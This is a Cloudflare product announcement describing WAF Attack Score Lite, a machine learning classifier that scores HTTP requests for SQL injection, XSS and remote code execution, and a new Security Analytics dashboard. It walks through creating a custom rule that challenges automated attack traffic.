Vulnerabilities on the Internet appear almost on a daily basis. The CVE (common vulnerabilities and exposures) program has a list with over 197,000 records to track disclosed vulnerabilities.

That makes it really hard for web application owners to harden and update their system regularly, especially when we talk about critical libraries and the exploitation damage that can happen in case of information leak. That’s why web application owners tend to use WAFs (Web Application Firewalls) to protect their online presence.

Most WAFs use signature-based detections, which are rules created based on specific attacks that we know about. The signature-based method is very fast, has a low rate of false positives (these are the requests that are categorized as attack when they are actually legitimate), and is very efficient with most of the attack categories we know. However, they sometimes have a blind spot when a new attack happens, often called zero-day attacks. As soon as a new vulnerability is found, our security analysts take fast action to stop it in a matter of hours and update the WAF Managed Rules, yet we want to protect our customers during this time as well.

This is the main reason Cloudflare created a complementary feature to the WAF managed rules: a smart machine learning layer to help detect unknown attacks, and protect customers even during the time gap until rules are updated.

Early detection + Powerful mitigation = Safer Internet

Announcing WAF Attack Score Lite and Security Analytics for business customers

The performance of any machine learning drastically depends on the data it was trained on. Our machine learning uses a supervised model that was trained over hundreds of millions of requests generated by WAF Managed Rules, data varies between clean and malicious, some were blended with fuzzy techniques to enable catching similar patterns as covered in our blog “Improving the accuracy of our machine learning WAF”. At the moment, there are three types of attacks our machine learning model is optimized to find: SQL Injection (SQLi), Cross Site Scripting (XSS), and a wide range of Remote Code Execution (RCE) attacks such as shell injection, PHP injection, Apache Struts type compromises, Apache log4j, and similar attacks that result in RCE.

And the reason why we started with them is based on Cloudflare’s Application Security Report. These categories represent more than 24% of the mitigated layer 7 attacks over the last year in our WAF, therefore more prone to exploitations.

In the full Enterprise WAF Attack Score version we offer more granularity on the attack categories and we provide scores for each class where they can be configured freely per domain.

WAF Attack Score Lite Features for Business Plan

WAF Attack Score Lite and the Security Analytics view offer three main functions:

1- Attack detection: This happens through inspecting every incoming HTTP request, bucketing or classifying the requests into 4 types: Attacks, Likely Attacks, Likely Clean and Clean. At the moment there are three types of attacks our machine learning model is optimized to find: SQL Injection (SQLi), Cross Site Scripting (XSS), and a wide range of Remote Code Execution (RCE) attacks.

2- Attack mitigation: The ability to create WAF Custom Rules or WAF Rate Limiting Rules to mitigate requests. We’re exposing a new field cf.waf.score.class that  has preset values: attack, likely_attack, likely_clean and clean. customers can use this field in rules expressions and apply needed actions.

Announcing WAF Attack Score Lite and Security Analytics for business customers

3- Visibility over your entire traffic: Security Analytics is a new dashboard currently in beta. It provides a comprehensive view across all your HTTP traffic, which displays all requests whether they match rules or not. Security Analytics is a great tool for investigating false negatives and hardening your security configurations. Security Events is still available in (Security > Events) and Security Analytics is available in a separate tab (Security > Analytics).

Announcing WAF Attack Score Lite and Security Analytics for business customers

Deployment and configuration

In order to enable WAF Attack Score Lite and Security Analytics, you don’t need to take any action. The HTTP machine learning inspection rollout will start today, and Security Analytics will appear automatically to all Business plan customers by the time the rollout is completed in the upcoming weeks.

It’s worth mentioning that having the detection on and viewing the attack analysis in Security Analytics does not mean you’re blocking traffic. It only offers insights and provides the freedom to create rules and mitigate the desired requests. Creating a rule to block or challenge bad traffic is needed to take effect.

A common use case

Consider an attacker executing an attack using automated web requests to manipulate or disrupt web applications. One of the best ways to identify this type of traffic and mitigate these requests is by combining bot score with WAF Attack Score.

1- Go to the Security Analytics dashboard under Security > Analytics. On the right-hand side the Attack Analysis indicates the attack class. In this case, I can select “Attack” to apply a single filter, or use the quick filters under Insights to propagate multiple filters at once. In addition to the attack class, I can also select the Bot “Automated” filter.

Announcing WAF Attack Score Lite and Security Analytics for business customers

2- After filtering, Security Analytics provides the capability of scrolling down to see the logs and validate the results:

Announcing WAF Attack Score Lite and Security Analytics for business customers

3- Once the selected requests are confirmed, I can select the Create WAF Custom Rules option which will direct me to the Security Events with the pre-assigned filters to deploy a rule. In this case, I want to challenge the requests matched by the rule:

Announcing WAF Attack Score Lite and Security Analytics for business customers

And voila! You have a new rule that challenges traffic matching any automated attack variation.

Next steps

We have been working hard to provide maximum security and visibility for all our customers. This is only one step on this road! We will keep adding more product-focused analytics, and providing additional security against unknown attacks. Try it out, create a rule, and don’t hesitate to contact our sales team if you need the full version of WAF Attack Score.